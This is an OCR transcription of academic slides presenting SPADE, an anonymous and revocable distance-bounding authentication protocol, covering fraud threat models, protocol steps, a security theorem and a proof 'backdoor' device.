


Privacy : Eavesdropper VS Curious Verifier




Some Naive Examples

Echo protocol




Some Naive Examples


Echo protocol




Signature



Typical DB protocol




Survey : 42 protocols from 1993 to 2015.



Outline


Threats against honest provers

Mafia Fraud (MF)



Threats against honest provers


Mafia Fraud (MF)



User tracking


Threats : malicious Provers

Distance Fraud (DF)





Threats : malicious Provers


Distance Fraud (DF)



Terrorist Fraud(TF)









Motivation

- TF resistance : classical trick (Bussard and Bagga, 2004)



Motivation


- TF resistance : classical trick (Bussard and Bagga, 2004)



- Swiss Knife (Kim *et al.* 2008) No security proofs !
- GOR (Gambs, Onete, Robert, 2014), PrivDB (Vaudenay, 2015) No TF resistance !

Motivation

- TF resistance : classical trick (Bussard and Bagga, 2004)



- Swiss Knife (Kim *et al.* 2008) No security proofs !
- GOR (Gambs, Onete, Robert, 2014), PrivDB (Vaudenay, 2015) No TF resistance !
- Both at the same time ? PDB (Ahmadi and Safavi-Naini, 2014) No revocation !

Contribution

SPADE ♠

*S*ecure *P*rover *A*nonymous *D*istance-bounding *E*xchange

- Prover anonymous *with revocability*
- New approach for TF resistance
- Provably secure

Outline

SPADE : The intuition

If P exposes his secret key, then V can identify him !
What can he expose then ?

- The prover picks a random, one time session key N_P
- Authentication by group signature σ_p on this key
- The prover sends $\{N_P, \sigma_p\}_{\mathsf{pk}_V}$
- He exposes N_P during the protocol

SPADE, building blocks

- A public key encryption scheme PKE
  - IND-CCA2
- A pseudorandom function PRF
  - Unforgeable
  - In the ROM, $\mathrm{PRF}_{\mathsf{sk}}(M) \equiv \mathrm{H}(\mathsf{sk}, M)$
- A revocable group signature scheme PKE
  - Anonymous signature on behalf of the group

SPADE

Prover P

$\mathsf{pk}_v, \mathsf{ssk}_p$

Verifier V

$\mathsf{sk}_v, \mathsf{svk}$

SPADE

Prover P

$\mathsf{pk}_V, \mathsf{ssk}_P$

Verifier V

$\mathsf{sk}_V, \mathsf{svk}$

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n, \sigma_p = \mathsf{G.sig}_{\mathsf{ssk}_P}(N_P)$

$\xrightarrow{\{N_P, \sigma_p\}_{\mathsf{pk}_V}}$

$N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m, N_V}$

$m \xleftarrow{\$} \{0,1\}^n$

SPADE

Prover P — $\mathsf{pk}_V, \mathsf{ssk}_P$

Verifier V — $\mathsf{sk}_V, \mathsf{svk}$

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n, \sigma_p = \mathsf{G.sig}_{\mathsf{ssk}_P}(N_P)$

$\xrightarrow{\{N_P, \sigma_p\}_{\mathsf{pk}_V}}$ $N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m, N_V}$ $m \xleftarrow{\$} \{0,1\}^n$

$a = \mathsf{PRF}_{N_P}(N_V)$

SPADE

Prover P — $\mathsf{pk}_V, \mathsf{ssk}_P$

Verifier V — $\mathsf{sk}_V, \mathsf{svk}$

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n, \sigma_p = \mathsf{G.sig}_{\mathsf{ssk}_P}(N_P)$

$\xrightarrow{\{N_P, \sigma_p\}_{\mathsf{pk}_V}}$ $N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m, N_V}$ $m \xleftarrow{\$} \{0,1\}^n$

$a = \mathsf{PRF}_{N_P}(N_V)$

Distance Bounding

for $i = 1$ to n

Pick $c_i \in \{0,1\}$

$\xleftarrow{c_i}$ **Start clock**

$r_i = \begin{cases} a_i & \text{if } c_i = 0 \\ a_i \oplus N_{P\,i} \oplus m_i & \text{if } c_i = 1 \end{cases}$

$\xrightarrow{r_i}$ **Stop clock**

SPADE

Prover P
$\mathsf{pk}_V, \mathsf{ssk}_P$

Verifier V
$\mathsf{sk}_V, \mathsf{svk}$

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n, \sigma_p = \mathsf{G.sig}_{\mathsf{ssk}_P}(N_P)$ $\xrightarrow{\{N_P, \sigma_p\}_{\mathsf{pk}_V}}$ $N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m, N_V}$ $m \xleftarrow{\$} \{0,1\}^n$

$a = \mathsf{PRF}_{N_P}(N_V)$

Distance Bounding

for $i = 1$ to n

Pick $c_i \in \{0,1\}$

$\xleftarrow{c_i}$ **Start clock**

$r_i = \begin{cases} a_i & \text{if } c_i = 0 \\ a_i \oplus N_{P\,i} \oplus m_i & \text{if } c_i = 1 \end{cases}$ $\xrightarrow{r_i}$ **Stop clock**

Verification

Check timers Δt_i

$\mathcal{T} = \mathsf{PRF}_{N_P}(transcript)$ $\xrightarrow{\mathcal{T}}$ Check that $\mathcal{T} = \mathsf{PRF}_{N_P}(transcript)$

If $\#\{i : r_i \text{ and } \Delta t_i \text{ correct}\} = n$ then

$\xleftarrow{Out_V}$ $Out_V := 1$; else $Out_V := 0$

Outline

Security : Main Theorem

Theorem

If (i) PKE is IND-CCA2 secure, (ii) G-SIG is unforgeable, unlinkable and revocable and (iii) the challenges are random and independent then SPADE is MF, DF and TF resistant, as well as anonymous and revocable, in the random oracle model.

User tracking

Prover P — $\mathsf{pk}_v, \mathsf{ssk}_p$

Verifier V — $\mathsf{sk}_v, \mathsf{svk}$

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n, \sigma_p = \mathsf{G.sig}_{\mathsf{ssk}_P}(N_P)$


$\xrightarrow{\{N_P, \sigma_p\}_{\mathsf{pk}_V}}$ $N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m, N_V}$ $m \xleftarrow{\$} \{0,1\}^n$

$a = \mathsf{PRF}_{N_P}(N_V)$

If V can track users, then he can break the unlinkability of the group signature scheme

Security : TF




	Prover P		Verifier V
	$N_P \xleftarrow{\$} \{0,1\}^n$	$\xrightarrow{\{N_P,\sigma_P\}_{\mathsf{pk}_V}}$	$N_V \xleftarrow{\$} \{0,1\}^n$
		$\xleftarrow{m,N_V}$	$m \xleftarrow{\$} \{0,1\}^n$
	$a = \mathrm{PRF}_{N_P}(N_V)$ for $i = 1$ to n		
			Pick $c_i \in \{0,1\}$
$r_i = \begin{cases} a_i & \text{if } c_i = 0 \\ a_i \oplus N_{P\,i} \oplus m_i & \text{if } c_i = 1 \end{cases}$		$\xleftarrow{c_i}$	**Start clock**
		$\xrightarrow{r_i}$	**Stop clock**

The accomplice can replay $\{N_P, \sigma_P\}_{\mathsf{pk}_V}$ later : he knows N_P


The Backdoor

The backdoor helps the accomplice recover the missing bits



- Trick for the proof
- Slightly lowers MF resistance
- Can adjust t

Security : MF



Prover P | **Verifier** V 

for $i = 1$ to n

Pick $c_i \in \{0,1\}$

$r_i = \begin{cases} a_i & \text{if } c_i = 0 \\ a_i \oplus N_{P\,i} \oplus m_i & \text{if } c_i = 1 \end{cases}$

$\xleftarrow{c_i}$ **Start clock**

